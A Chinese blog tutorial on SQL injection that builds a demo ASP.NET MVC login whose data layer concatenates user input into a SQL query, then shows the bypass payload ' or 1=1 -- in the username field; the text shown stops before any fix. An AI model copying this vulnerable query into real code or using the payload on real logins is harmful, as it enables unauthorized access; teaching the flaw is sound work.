**浅谈SQL注入风险——一个Login拿下Server**

2015-11-03      [**0**](javascript:void(0);)[个评论](http://www.2cto.com/Article/201511/448553.html#SOHUCS)       作者：沧海一滴

[收藏](javascript:;)    [[http://statics.2cto.com/images/dl.jpg](http://www.2cto.com/index.php?m=member&c=content&a=publish&modid=1&siteid=1)我要投稿](http://www.2cto.com/index.php?m=member&c=content&a=publish&modid=1&siteid=1)

本文主要就是介绍SQL注入基本手法，危害，以及如何解决。

技术有点渣渣，大牛勿喷。。。。


一、[数据库](http://www.2cto.com/database/" \t "_blank)。

只创建了一个Admin表，结构如下：

[?](http://www.2cto.com/Article/201511/448553.html)


|  |  |
| --- | --- |
| 1  2  3  4  5  6  7 | create table Admin   (     Id int primary key identity(1,1) not null,     Username nvarchar(50) not null,    Password nvarchar(50) not null   )   go |

插入三条测试数据如下：



**二、Web项目**

这里为了演示，所以我只搭建了一个简单的三层结构（ASP.NET MVC作为UI，DAL，BLL）以及模型Model：



1. Model模型层的AdminInfo.cs：

[?](http://www.2cto.com/Article/201511/448553.html)

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28 | using System;   using System.Collections.Generic;   using System.Linq;   using System.Text;     namespace Guying.BlogsDemo.Model   {       /// <summary>     /// Admin 模型       /// </summary>       public class AdminInfo       {          /// <summary>           /// 编号           /// </summary>           public int Id { get; set; }             /// <summary>           /// 账号           /// </summary>          public string Username { get; set; }            /// <summary>          /// 密码          /// </summary>          public string Password { get; set; }       }   } |

**2. Web.config添加连接字符串：**

[?](http://www.2cto.com/Article/201511/448553.html)

|  |  |
| --- | --- |
| 1  2  3 | <connectionStrings>       <add name="BlogDemo" connectionString="server=.;database=BlogDemo;uid=sa;pwd=LonelyShadow" providerName="System.Data.SqlClient"/>    </connectionStrings> |

**3. DAL数据层的DBHelper.cs辅助类：**

[?](http://www.2cto.com/Article/201511/448553.html)

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19 | using System;   using System.Collections.Generic;   using System.Configuration;   using System.Linq;  using System.Text;      namespace Guying.BlogsDemo.DAL   {        /// <summary>      /// 数据访问辅助类      /// </summary>      public class DBHelper      {         /// <summary>           /// BlogDemo 数据库链接字符串           /// </summary>           public static readonly string CONNECTIONSTRING = ConfigurationManager.ConnectionStrings["BlogDemo"].ConnectionString;       }   } |

**4. DAL数据层的AdminService.cs中写了一个登录的Login方法（SQL存在注入）：**

[?](http://www.2cto.com/Article/201511/448553.html)

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37  38  39  40  41  42  43  44  45  46 | using System;   using System.Collections.Generic;   using System.Linq;   using System.Text;   using System.Data.SqlClient;   using Guying.BlogsDemo.Model;     namespace Guying.BlogsDemo.DAL    {       /// <summary>       /// Admin 数据提供       /// </summary>       public class AdminService      {          /// <summary>           /// Admin 登录           /// </summary>          /// <param name="adminInfo">登录目标对象</param>           /// <returns>返回结果对象，null为登录失败</returns>           public AdminInfo Login(AdminInfo adminInfo)           {              AdminInfo result = null;               string sql = string.Format(" select Id,Username,Password from Admin where Username='{0}' and Password='{1}' ", adminInfo.Username, adminInfo.Password);               using (SqlConnection conn = new SqlConnection(DBHelper.CONNECTIONSTRING))              {                   conn.Open();                   using (SqlCommand comm = new SqlCommand(sql, conn))                   {                       using (SqlDataReader reader = comm.ExecuteReader())                       {                           if (reader.Read())                           {                               result = new AdminInfo()                               {                                   Id = (int)reader["Id"],                                  Username = reader["Username"].ToString(),                                   Password = reader["Password"].ToString()                               };                           }                       }                  }              }              return result;           }       }   } |

**5. BLL业务逻辑的AdminManager.cs：**

[?](http://www.2cto.com/Article/201511/448553.html)

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32 | using System;   using System.Collections.Generic;   using System.Linq;   using System.Text;   using Guying.BlogsDemo.DAL;   using Guying.BlogsDemo.Model;     namespace Guying.BlogsDemo.BLL  {       public class AdminManager       {           private AdminService \_AdminService = null;            public AdminManager()           {               if (\_AdminService==null)              {                   \_AdminService = new AdminService();               }           }             /// <summary>           /// Admin 登录           /// </summary>         /// <param name="adminInfo">登录目标对象</param>          /// <returns>返回结果对象，null为登录失败</returns>           public AdminInfo Login(AdminInfo adminInfo)           {               return \_AdminService.Login(adminInfo);           }       }   } |

**6. WebUI层的HomeController：**

[?](http://www.2cto.com/Article/201511/448553.html)

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30 | using System;   using System.Collections.Generic;   using System.Linq;    using System.Web;   using System.Web.Mvc;    using Guying.BlogsDemo.Model;  using Guying.BlogsDemo.BLL;   using System.Text;     namespace Guying.BlogsDemo.WebUI.Controllers   {       public class HomeController : Controller       {           [HttpGet]           public ActionResult Login()          {              return View();          }          [HttpPost]          public ActionResult Login(AdminInfo adminInfo)           {              AdminManager \_AdminManager = new AdminManager();               adminInfo = \_AdminManager.Login(adminInfo);               JsonResult json = new JsonResult() { Data = adminInfo, ContentEncoding = Encoding.UTF8 };              return json;           }         }   } |

**7. WebUI的Views/Home/Login：**

[?](http://www.2cto.com/Article/201511/448553.html)


|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37  38  39  40  41  42 | @model Guying.BlogsDemo.Model.AdminInfo     @{       ViewBag.Title = "Login";   }     <link href="~/CSS/home.login.css" rel="stylesheet" />     <div class="box-max">       <h2>Login</h2>       <hr />         @using (Html.BeginForm())      {           @Html.AntiForgeryToken()          @Html.ValidationSummary(true)           <table>               <tr>                   <th>账号：</th>                  <td>                       @Html.EditorFor(model => model.Username)                       @Html.ValidationMessageFor(model => model.Username)                </td>              </tr>              <tr>                   <th>                       密码：                </th>                   <td>                      @Html.EditorFor(model => model.Password)                   @Html.ValidationMessageFor(model => model.Password)                 </td>               </tr>           <tr>                   <td colspan="2" align="center">                  <input type="submit" value="登 录" />                   </td>               </tr>         </table>       }   </div> |

**8. WebUIHome/Login的css：**

[?](http://www.2cto.com/Article/201511/448553.html)

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | \*{transition:all 0.3s;}   body{margin:0px; padding:0px; background-color:#F8F8F8;}   .box-max{ width:500px; margin:100px auto; border:1px solid #CCC; padding:10px; border-radius:10px; background-color:#FFFFFF;}   .box-max table{width:100%;}   .box-max table tr{line-height:40px;}   .box-max table th{text-align:right;}   .box-max table td input{width:100%;}   .box-max table tr:last-child input{width:auto; padding:5px 10px; background-color:#FFF; border:1px solid black; border-radius:5px; cursor:pointer;}  .box-max table tr:last-child input:hover{background-color:#EFEFEF; text-decoration:underline;} |

**9. 运行结果：**



[[](https://cpro.baidu.com/cpro/ui/uijs.php?adclass=0&app_id=0&c=news&cf=5&ch=0&di=8&fv=9&is_app=0&jk=c9ff355f577fa80b&k=ddos%B7%C0%D3%F9&k0=ddos%B7%C0%D3%F9&k1=%B6%CC%D0%C5%D1%E9%D6%A4%C2%EB%BD%D3%BF%DA&k2=oa%B0%EC%B9%AB%CF%B5%CD%B3&k3=app%BF%AA%B7%A2%B1%A8%BC%DB%B5%A5&k4=%CE%C4%B5%B5%B9%DC%C0%ED%CF%B5%CD%B3&k5=ddos%B7%C0%BB%F0%C7%BD&kdi0=8&kdi1=8&kdi2=8&kdi3=8&kdi4=8&kdi5=8&luki=1&mcpm=100588&n=10&p=baidu&q=77zb_cpr&rb=1&rs=1&seller_id=5&sid=ba87f575f35ffc9&ssp2=1&stid=22&t=tpclicked3_hc&td=&tu=u2597675&u=http%3A%2F%2Fwww%2E2cto%2Ecom%2FArticle%2F201511%2F448553%2Ehtml&urlid=0)](https://cpro.baidu.com/cpro/ui/uijs.php?adclass=0&app_id=0&c=news&cf=5&ch=0&di=8&fv=9&is_app=0&jk=c9ff355f577fa80b&k=ddos%B7%C0%D3%F9&k0=ddos%B7%C0%D3%F9&k1=%B6%CC%D0%C5%D1%E9%D6%A4%C2%EB%BD%D3%BF%DA&k2=oa%B0%EC%B9%AB%CF%B5%CD%B3&k3=app%BF%AA%B7%A2%B1%A8%BC%DB%B5%A5&k4=%CE%C4%B5%B5%B9%DC%C0%ED%CF%B5%CD%B3&k5=ddos%B7%C0%BB%F0%C7%BD&kdi0=8&kdi1=8&kdi2=8&kdi3=8&kdi4=8&kdi5=8&luki=1&mcpm=100588&n=10&p=baidu&q=77zb_cpr&rb=1&rs=1&seller_id=5&sid=ba87f575f35ffc9&ssp2=1&stid=22&t=tpclicked3_hc&td=&tu=u2597675&u=http%3A%2F%2Fwww%2E2cto%2Ecom%2FArticle%2F201511%2F448553%2Ehtml&urlid=0" \t "_blank)

[ddos防御](https://cpro.baidu.com/cpro/ui/uijs.php?adclass=0&app_id=0&c=news&cf=5&ch=0&di=8&fv=9&is_app=0&jk=c9ff355f577fa80b&k=ddos%B7%C0%D3%F9&k0=ddos%B7%C0%D3%F9&k1=%B6%CC%D0%C5%D1%E9%D6%A4%C2%EB%BD%D3%BF%DA&k2=oa%B0%EC%B9%AB%CF%B5%CD%B3&k3=app%BF%AA%B7%A2%B1%A8%BC%DB%B5%A5&k4=%CE%C4%B5%B5%B9%DC%C0%ED%CF%B5%CD%B3&k5=ddos%B7%C0%BB%F0%C7%BD&kdi0=8&kdi1=8&kdi2=8&kdi3=8&kdi4=8&kdi5=8&luki=1&mcpm=100588&n=10&p=baidu&q=77zb_cpr&rb=1&rs=1&seller_id=5&sid=ba87f575f35ffc9&ssp2=1&stid=22&t=tpclicked3_hc&td=&tu=u2597675&u=http%3A%2F%2Fwww%2E2cto%2Ecom%2FArticle%2F201511%2F448553%2Ehtml&urlid=0" \t "_blank)

[[](https://cpro.baidu.com/cpro/ui/uijs.php?adclass=0&app_id=0&c=news&cf=5&ch=0&di=8&fv=9&is_app=0&jk=c9ff355f577fa80b&k=%B6%CC%D0%C5%D1%E9%D6%A4%C2%EB%BD%D3%BF%DA&k0=%B6%CC%D0%C5%D1%E9%D6%A4%C2%EB%BD%D3%BF%DA&k1=oa%B0%EC%B9%AB%CF%B5%CD%B3&k2=app%BF%AA%B7%A2%B1%A8%BC%DB%B5%A5&k3=%CE%C4%B5%B5%B9%DC%C0%ED%CF%B5%CD%B3&k4=ddos%B7%C0%BB%F0%C7%BD&k5=ddos%B7%C0%D3%F9&kdi0=8&kdi1=8&kdi2=8&kdi3=8&kdi4=8&kdi5=8&luki=2&mcpm=116380&n=10&p=baidu&q=77zb_cpr&rb=1&rs=1&seller_id=5&sid=ba87f575f35ffc9&ssp2=1&stid=22&t=tpclicked3_hc&td=&tu=u2597675&u=http%3A%2F%2Fwww%2E2cto%2Ecom%2FArticle%2F201511%2F448553%2Ehtml&urlid=0)](https://cpro.baidu.com/cpro/ui/uijs.php?adclass=0&app_id=0&c=news&cf=5&ch=0&di=8&fv=9&is_app=0&jk=c9ff355f577fa80b&k=%B6%CC%D0%C5%D1%E9%D6%A4%C2%EB%BD%D3%BF%DA&k0=%B6%CC%D0%C5%D1%E9%D6%A4%C2%EB%BD%D3%BF%DA&k1=oa%B0%EC%B9%AB%CF%B5%CD%B3&k2=app%BF%AA%B7%A2%B1%A8%BC%DB%B5%A5&k3=%CE%C4%B5%B5%B9%DC%C0%ED%CF%B5%CD%B3&k4=ddos%B7%C0%BB%F0%C7%BD&k5=ddos%B7%C0%D3%F9&kdi0=8&kdi1=8&kdi2=8&kdi3=8&kdi4=8&kdi5=8&luki=2&mcpm=116380&n=10&p=baidu&q=77zb_cpr&rb=1&rs=1&seller_id=5&sid=ba87f575f35ffc9&ssp2=1&stid=22&t=tpclicked3_hc&td=&tu=u2597675&u=http%3A%2F%2Fwww%2E2cto%2Ecom%2FArticle%2F201511%2F448553%2Ehtml&urlid=0" \t "_blank)

[短信验证码接口](https://cpro.baidu.com/cpro/ui/uijs.php?adclass=0&app_id=0&c=news&cf=5&ch=0&di=8&fv=9&is_app=0&jk=c9ff355f577fa80b&k=%B6%CC%D0%C5%D1%E9%D6%A4%C2%EB%BD%D3%BF%DA&k0=%B6%CC%D0%C5%D1%E9%D6%A4%C2%EB%BD%D3%BF%DA&k1=oa%B0%EC%B9%AB%CF%B5%CD%B3&k2=app%BF%AA%B7%A2%B1%A8%BC%DB%B5%A5&k3=%CE%C4%B5%B5%B9%DC%C0%ED%CF%B5%CD%B3&k4=ddos%B7%C0%BB%F0%C7%BD&k5=ddos%B7%C0%D3%F9&kdi0=8&kdi1=8&kdi2=8&kdi3=8&kdi4=8&kdi5=8&luki=2&mcpm=116380&n=10&p=baidu&q=77zb_cpr&rb=1&rs=1&seller_id=5&sid=ba87f575f35ffc9&ssp2=1&stid=22&t=tpclicked3_hc&td=&tu=u2597675&u=http%3A%2F%2Fwww%2E2cto%2Ecom%2FArticle%2F201511%2F448553%2Ehtml&urlid=0" \t "_blank)

[[](https://cpro.baidu.com/cpro/ui/uijs.php?adclass=0&app_id=0&c=news&cf=5&ch=0&di=8&fv=9&is_app=0&jk=c9ff355f577fa80b&k=oa%B0%EC%B9%AB%CF%B5%CD%B3&k0=oa%B0%EC%B9%AB%CF%B5%CD%B3&k1=app%BF%AA%B7%A2%B1%A8%BC%DB%B5%A5&k2=%CE%C4%B5%B5%B9%DC%C0%ED%CF%B5%CD%B3&k3=ddos%B7%C0%BB%F0%C7%BD&k4=ddos%B7%C0%D3%F9&k5=%B6%CC%D0%C5%D1%E9%D6%A4%C2%EB%BD%D3%BF%DA&kdi0=8&kdi1=8&kdi2=8&kdi3=8&kdi4=8&kdi5=8&luki=3&mcpm=105272&n=10&p=baidu&q=77zb_cpr&rb=1&rs=1&seller_id=5&sid=ba87f575f35ffc9&ssp2=1&stid=22&t=tpclicked3_hc&td=&tu=u2597675&u=http%3A%2F%2Fwww%2E2cto%2Ecom%2FArticle%2F201511%2F448553%2Ehtml&urlid=0)](https://cpro.baidu.com/cpro/ui/uijs.php?adclass=0&app_id=0&c=news&cf=5&ch=0&di=8&fv=9&is_app=0&jk=c9ff355f577fa80b&k=oa%B0%EC%B9%AB%CF%B5%CD%B3&k0=oa%B0%EC%B9%AB%CF%B5%CD%B3&k1=app%BF%AA%B7%A2%B1%A8%BC%DB%B5%A5&k2=%CE%C4%B5%B5%B9%DC%C0%ED%CF%B5%CD%B3&k3=ddos%B7%C0%BB%F0%C7%BD&k4=ddos%B7%C0%D3%F9&k5=%B6%CC%D0%C5%D1%E9%D6%A4%C2%EB%BD%D3%BF%DA&kdi0=8&kdi1=8&kdi2=8&kdi3=8&kdi4=8&kdi5=8&luki=3&mcpm=105272&n=10&p=baidu&q=77zb_cpr&rb=1&rs=1&seller_id=5&sid=ba87f575f35ffc9&ssp2=1&stid=22&t=tpclicked3_hc&td=&tu=u2597675&u=http%3A%2F%2Fwww%2E2cto%2Ecom%2FArticle%2F201511%2F448553%2Ehtml&urlid=0" \t "_blank)

[oa办公系统](https://cpro.baidu.com/cpro/ui/uijs.php?adclass=0&app_id=0&c=news&cf=5&ch=0&di=8&fv=9&is_app=0&jk=c9ff355f577fa80b&k=oa%B0%EC%B9%AB%CF%B5%CD%B3&k0=oa%B0%EC%B9%AB%CF%B5%CD%B3&k1=app%BF%AA%B7%A2%B1%A8%BC%DB%B5%A5&k2=%CE%C4%B5%B5%B9%DC%C0%ED%CF%B5%CD%B3&k3=ddos%B7%C0%BB%F0%C7%BD&k4=ddos%B7%C0%D3%F9&k5=%B6%CC%D0%C5%D1%E9%D6%A4%C2%EB%BD%D3%BF%DA&kdi0=8&kdi1=8&kdi2=8&kdi3=8&kdi4=8&kdi5=8&luki=3&mcpm=105272&n=10&p=baidu&q=77zb_cpr&rb=1&rs=1&seller_id=5&sid=ba87f575f35ffc9&ssp2=1&stid=22&t=tpclicked3_hc&td=&tu=u2597675&u=http%3A%2F%2Fwww%2E2cto%2Ecom%2FArticle%2F201511%2F448553%2Ehtml&urlid=0" \t "_blank)

[[](http://cpro.baidu.com/cpro/ui/uijs.php?adclass=0&app_id=0&c=news&cf=5&ch=0&di=1&fv=9&is_app=0&jk=c9ff355f577fa80b&k=%C2%B7%D3%C9%C6%F7%C9%E8%D6%C3%C3%DC%C2%EB&k0=%C2%B7%D3%C9%C6%F7%C9%E8%D6%C3%C3%DC%C2%EB&k1=app%BF%AA%B7%A2%B1%A8%BC%DB%B5%A5&k2=%CE%C4%B5%B5%B9%DC%C0%ED%CF%B5%CD%B3&k3=ddos%B7%C0%BB%F0%C7%BD&k4=ddos%B7%C0%D3%F9&k5=%B6%CC%D0%C5%D1%E9%D6%A4%C2%EB%BD%D3%BF%DA&kdi0=1&kdi1=8&kdi2=8&kdi3=8&kdi4=8&kdi5=8&luki=4&mcpm=9748&n=10&p=baidu&q=77zb_cpr&rb=1&rs=1&seller_id=5&sid=ba87f575f35ffc9&ssp2=1&stid=22&t=tpclicked3_hc&td=&tu=u2597675&u=http%3A%2F%2Fwww%2E2cto%2Ecom%2FArticle%2F201511%2F448553%2Ehtml&urlid=0)](http://cpro.baidu.com/cpro/ui/uijs.php?adclass=0&app_id=0&c=news&cf=5&ch=0&di=1&fv=9&is_app=0&jk=c9ff355f577fa80b&k=%C2%B7%D3%C9%C6%F7%C9%E8%D6%C3%C3%DC%C2%EB&k0=%C2%B7%D3%C9%C6%F7%C9%E8%D6%C3%C3%DC%C2%EB&k1=app%BF%AA%B7%A2%B1%A8%BC%DB%B5%A5&k2=%CE%C4%B5%B5%B9%DC%C0%ED%CF%B5%CD%B3&k3=ddos%B7%C0%BB%F0%C7%BD&k4=ddos%B7%C0%D3%F9&k5=%B6%CC%D0%C5%D1%E9%D6%A4%C2%EB%BD%D3%BF%DA&kdi0=1&kdi1=8&kdi2=8&kdi3=8&kdi4=8&kdi5=8&luki=4&mcpm=9748&n=10&p=baidu&q=77zb_cpr&rb=1&rs=1&seller_id=5&sid=ba87f575f35ffc9&ssp2=1&stid=22&t=tpclicked3_hc&td=&tu=u2597675&u=http%3A%2F%2Fwww%2E2cto%2Ecom%2FArticle%2F201511%2F448553%2Ehtml&urlid=0" \t "_blank)

[路由器设置密码](http://cpro.baidu.com/cpro/ui/uijs.php?adclass=0&app_id=0&c=news&cf=5&ch=0&di=1&fv=9&is_app=0&jk=c9ff355f577fa80b&k=%C2%B7%D3%C9%C6%F7%C9%E8%D6%C3%C3%DC%C2%EB&k0=%C2%B7%D3%C9%C6%F7%C9%E8%D6%C3%C3%DC%C2%EB&k1=app%BF%AA%B7%A2%B1%A8%BC%DB%B5%A5&k2=%CE%C4%B5%B5%B9%DC%C0%ED%CF%B5%CD%B3&k3=ddos%B7%C0%BB%F0%C7%BD&k4=ddos%B7%C0%D3%F9&k5=%B6%CC%D0%C5%D1%E9%D6%A4%C2%EB%BD%D3%BF%DA&kdi0=1&kdi1=8&kdi2=8&kdi3=8&kdi4=8&kdi5=8&luki=4&mcpm=9748&n=10&p=baidu&q=77zb_cpr&rb=1&rs=1&seller_id=5&sid=ba87f575f35ffc9&ssp2=1&stid=22&t=tpclicked3_hc&td=&tu=u2597675&u=http%3A%2F%2Fwww%2E2cto%2Ecom%2FArticle%2F201511%2F448553%2Ehtml&urlid=0" \t "_blank)

[[](https://cpro.baidu.com/cpro/ui/uijs.php?adclass=0&app_id=0&c=news&cf=5&ch=0&di=8&fv=9&is_app=0&jk=c9ff355f577fa80b&k=app%BF%AA%B7%A2%B1%A8%BC%DB%B5%A5&k0=app%BF%AA%B7%A2%B1%A8%BC%DB%B5%A5&k1=%CE%C4%B5%B5%B9%DC%C0%ED%CF%B5%CD%B3&k2=ddos%B7%C0%BB%F0%C7%BD&k3=ddos%B7%C0%D3%F9&k4=%B6%CC%D0%C5%D1%E9%D6%A4%C2%EB%BD%D3%BF%DA&k5=oa%B0%EC%B9%AB%CF%B5%CD%B3&kdi0=8&kdi1=8&kdi2=8&kdi3=8&kdi4=8&kdi5=8&luki=5&mcpm=87434&n=10&p=baidu&q=77zb_cpr&rb=1&rs=1&seller_id=5&sid=ba87f575f35ffc9&ssp2=1&stid=22&t=tpclicked3_hc&td=&tu=u2597675&u=http%3A%2F%2Fwww%2E2cto%2Ecom%2FArticle%2F201511%2F448553%2Ehtml&urlid=0)](https://cpro.baidu.com/cpro/ui/uijs.php?adclass=0&app_id=0&c=news&cf=5&ch=0&di=8&fv=9&is_app=0&jk=c9ff355f577fa80b&k=app%BF%AA%B7%A2%B1%A8%BC%DB%B5%A5&k0=app%BF%AA%B7%A2%B1%A8%BC%DB%B5%A5&k1=%CE%C4%B5%B5%B9%DC%C0%ED%CF%B5%CD%B3&k2=ddos%B7%C0%BB%F0%C7%BD&k3=ddos%B7%C0%D3%F9&k4=%B6%CC%D0%C5%D1%E9%D6%A4%C2%EB%BD%D3%BF%DA&k5=oa%B0%EC%B9%AB%CF%B5%CD%B3&kdi0=8&kdi1=8&kdi2=8&kdi3=8&kdi4=8&kdi5=8&luki=5&mcpm=87434&n=10&p=baidu&q=77zb_cpr&rb=1&rs=1&seller_id=5&sid=ba87f575f35ffc9&ssp2=1&stid=22&t=tpclicked3_hc&td=&tu=u2597675&u=http%3A%2F%2Fwww%2E2cto%2Ecom%2FArticle%2F201511%2F448553%2Ehtml&urlid=0" \t "_blank)

[app开发报价单](https://cpro.baidu.com/cpro/ui/uijs.php?adclass=0&app_id=0&c=news&cf=5&ch=0&di=8&fv=9&is_app=0&jk=c9ff355f577fa80b&k=app%BF%AA%B7%A2%B1%A8%BC%DB%B5%A5&k0=app%BF%AA%B7%A2%B1%A8%BC%DB%B5%A5&k1=%CE%C4%B5%B5%B9%DC%C0%ED%CF%B5%CD%B3&k2=ddos%B7%C0%BB%F0%C7%BD&k3=ddos%B7%C0%D3%F9&k4=%B6%CC%D0%C5%D1%E9%D6%A4%C2%EB%BD%D3%BF%DA&k5=oa%B0%EC%B9%AB%CF%B5%CD%B3&kdi0=8&kdi1=8&kdi2=8&kdi3=8&kdi4=8&kdi5=8&luki=5&mcpm=87434&n=10&p=baidu&q=77zb_cpr&rb=1&rs=1&seller_id=5&sid=ba87f575f35ffc9&ssp2=1&stid=22&t=tpclicked3_hc&td=&tu=u2597675&u=http%3A%2F%2Fwww%2E2cto%2Ecom%2FArticle%2F201511%2F448553%2Ehtml&urlid=0" \t "_blank)

**三、注入1. 废话不多说、直接测试注入。**

账号： ' or 1=1 -- ，密码(随意)：  fuck ，结果如下：



[[](https://cpro.baidu.com/cpro/ui/uijs.php?adclass=0&app_id=0&c=news&cf=5&ch=0&di=8&fv=9&is_app=0&jk=b56b09ed1ae3ce47&k=ddos%B7%C0%D3%F9&k0=ddos%B7%C0%D3%F9&k1=%B6%CC%D0%C5%D1%E9%D6%A4%C2%EB%BD%D3%BF%DA&k2=%CE%C4%B5%B5%B9%DC%C0%ED%CF%B5%CD%B3&k3=oa%B0%EC%B9%AB%CF%B5%CD%B3&k4=ddos%B7%C0%BB%F0%C7%BD&k5=app%BF%AA%B7%A2%B1%A8%BC%DB%B5%A5&kdi0=8&kdi1=8&kdi2=8&kdi3=8&kdi4=8&kdi5=8&luki=1&mcpm=110369&n=10&p=baidu&q=77zb_cpr&rb=1&rs=1&seller_id=5&sid=47cee31aed096bb5&ssp2=1&stid=22&t=tpclicked3_hc&td=&tu=u2597675&u=http%3A%2F%2Fwww%2E2cto%2Ecom%2FArticle%2F201511%2F448553%2Ehtml&urlid=0)](https://cpro.baidu.com/cpro/ui/uijs.php?adclass=0&app_id=0&c=news&cf=5&ch=0&di=8&fv=9&is_app=0&jk=b56b09ed1ae3ce47&k=ddos%B7%C0%D3%F9&k0=ddos%B7%C0%D3%F9&k1=%B6%CC%D0%C5%D1%E9%D6%A4%C2%EB%BD%D3%BF%DA&k2=%CE%C4%B5%B5%B9%DC%C0%ED%CF%B5%CD%B3&k3=oa%B0%EC%B9%AB%CF%B5%CD%B3&k4=ddos%B7%C0%BB%F0%C7%BD&k5=app%BF%AA%B7%A2%B1%A8%BC%DB%B5%A5&kdi0=8&kdi1=8&kdi2=8&kdi3=8&kdi4=8&kdi5=8&luki=1&mcpm=110369&n=10&p=baidu&q=77zb_cpr&rb=1&rs=1&seller_id=5&sid=47cee31aed096bb5&ssp2=1&stid=22&t=tpclicked3_hc&td=&tu=u2597675&u=http%3A%2F%2Fwww%2E2cto%2Ecom%2FArticle%2F201511%2F448553%2Ehtml&urlid=0" \t "_blank)

[ddos防御](https://cpro.baidu.com/cpro/ui/uijs.php?adclass=0&app_id=0&c=news&cf=5&ch=0&di=8&fv=9&is_app=0&jk=b56b09ed1ae3ce47&k=ddos%B7%C0%D3%F9&k0=ddos%B7%C0%D3%F9&k1=%B6%CC%D0%C5%D1%E9%D6%A4%C2%EB%BD%D3%BF%DA&k2=%CE%C4%B5%B5%B9%DC%C0%ED%CF%B5%CD%B3&k3=oa%B0%EC%B9%AB%CF%B5%CD%B3&k4=ddos%B7%C0%BB%F0%C7%BD&k5=app%BF%AA%B7%A2%B1%A8%BC%DB%B5%A5&kdi0=8&kdi1=8&kdi2=8&kdi3=8&kdi4=8&kdi5=8&luki=1&mcpm=110369&n=10&p=baidu&q=77zb_cpr&rb=1&rs=1&seller_id=5&sid=47cee31aed096bb5&ssp2=1&stid=22&t=tpclicked3_hc&td=&tu=u2597675&u=http%3A%2F%2Fwww%2E2cto%2Ecom%2FArticle%2F201511%2F448553%2Ehtml&urlid=0" \t "_blank)

[[](http://cpro.baidu.com/cpro/ui/uijs.php?adclass=0&app_id=0&c=news&cf=5&ch=0&di=1&fv=9&is_app=0&jk=b56b09ed1ae3ce47&k=%C2%B7%D3%C9%C6%F7%C9%E8%D6%C3%C3%DC%C2%EB&k0=%C2%B7%D3%C9%C6%F7%C9%E8%D6%C3%C3%DC%C2%EB&k1=%B6%CC%D0%C5%D1%E9%D6%A4%C2%EB%BD%D3%BF%DA&k2=%CE%C4%B5%B5%B9%DC%C0%ED%CF%B5%CD%B3&k3=oa%B0%EC%B9%AB%CF%B5%CD%B3&k4=ddos%B7%C0%BB%F0%C7%BD&k5=app%BF%AA%B7%A2%B1%A8%BC%DB%B5%A5&kdi0=1&kdi1=8&kdi2=8&kdi3=8&kdi4=8&kdi5=8&luki=2&mcpm=9767&n=10&p=baidu&q=77zb_cpr&rb=1&rs=1&seller_id=5&sid=47cee31aed096bb5&ssp2=1&stid=22&t=tpclicked3_hc&td=&tu=u2597675&u=http%3A%2F%2Fwww%2E2cto%2Ecom%2FArticle%2F201511%2F448553%2Ehtml&urlid=0)](http://cpro.baidu.com/cpro/ui/uijs.php?adclass=0&app_id=0&c=news&cf=5&ch=0&di=1&fv=9&is_app=0&jk=b56b09ed1ae3ce47&k=%C2%B7%D3%C9%C6%F7%C9%E8%D6%C3%C3%DC%C2%EB&k0=%C2%B7%D3%C9%C6%F7%C9%E8%D6%C3%C3%DC%C2%EB&k1=%B6%CC%D0%C5%D1%E9%D6%A4%C2%EB%BD%D3%BF%DA&k2=%CE%C4%B5%B5%B9%DC%C0%ED%CF%B5%CD%B3&k3=oa%B0%EC%B9%AB%CF%B5%CD%B3&k4=ddos%B7%C0%BB%F0%C7%BD&k5=app%BF%AA%B7%A2%B1%A8%BC%DB%B5%A5&kdi0=1&kdi1=8&kdi2=8&kdi3=8&kdi4=8&kdi5=8&luki=2&mcpm=9767&n=10&p=baidu&q=77zb_cpr&rb=1&rs=1&seller_id=5&sid=47cee31aed096bb5&ssp2=1&stid=22&t=tpclicked3_hc&td=&tu=u2597675&u=http%3A%2F%2Fwww%2E2cto%2Ecom%2FArticle%2F201511%2F448553%2Ehtml&urlid=0" \t "_blank)

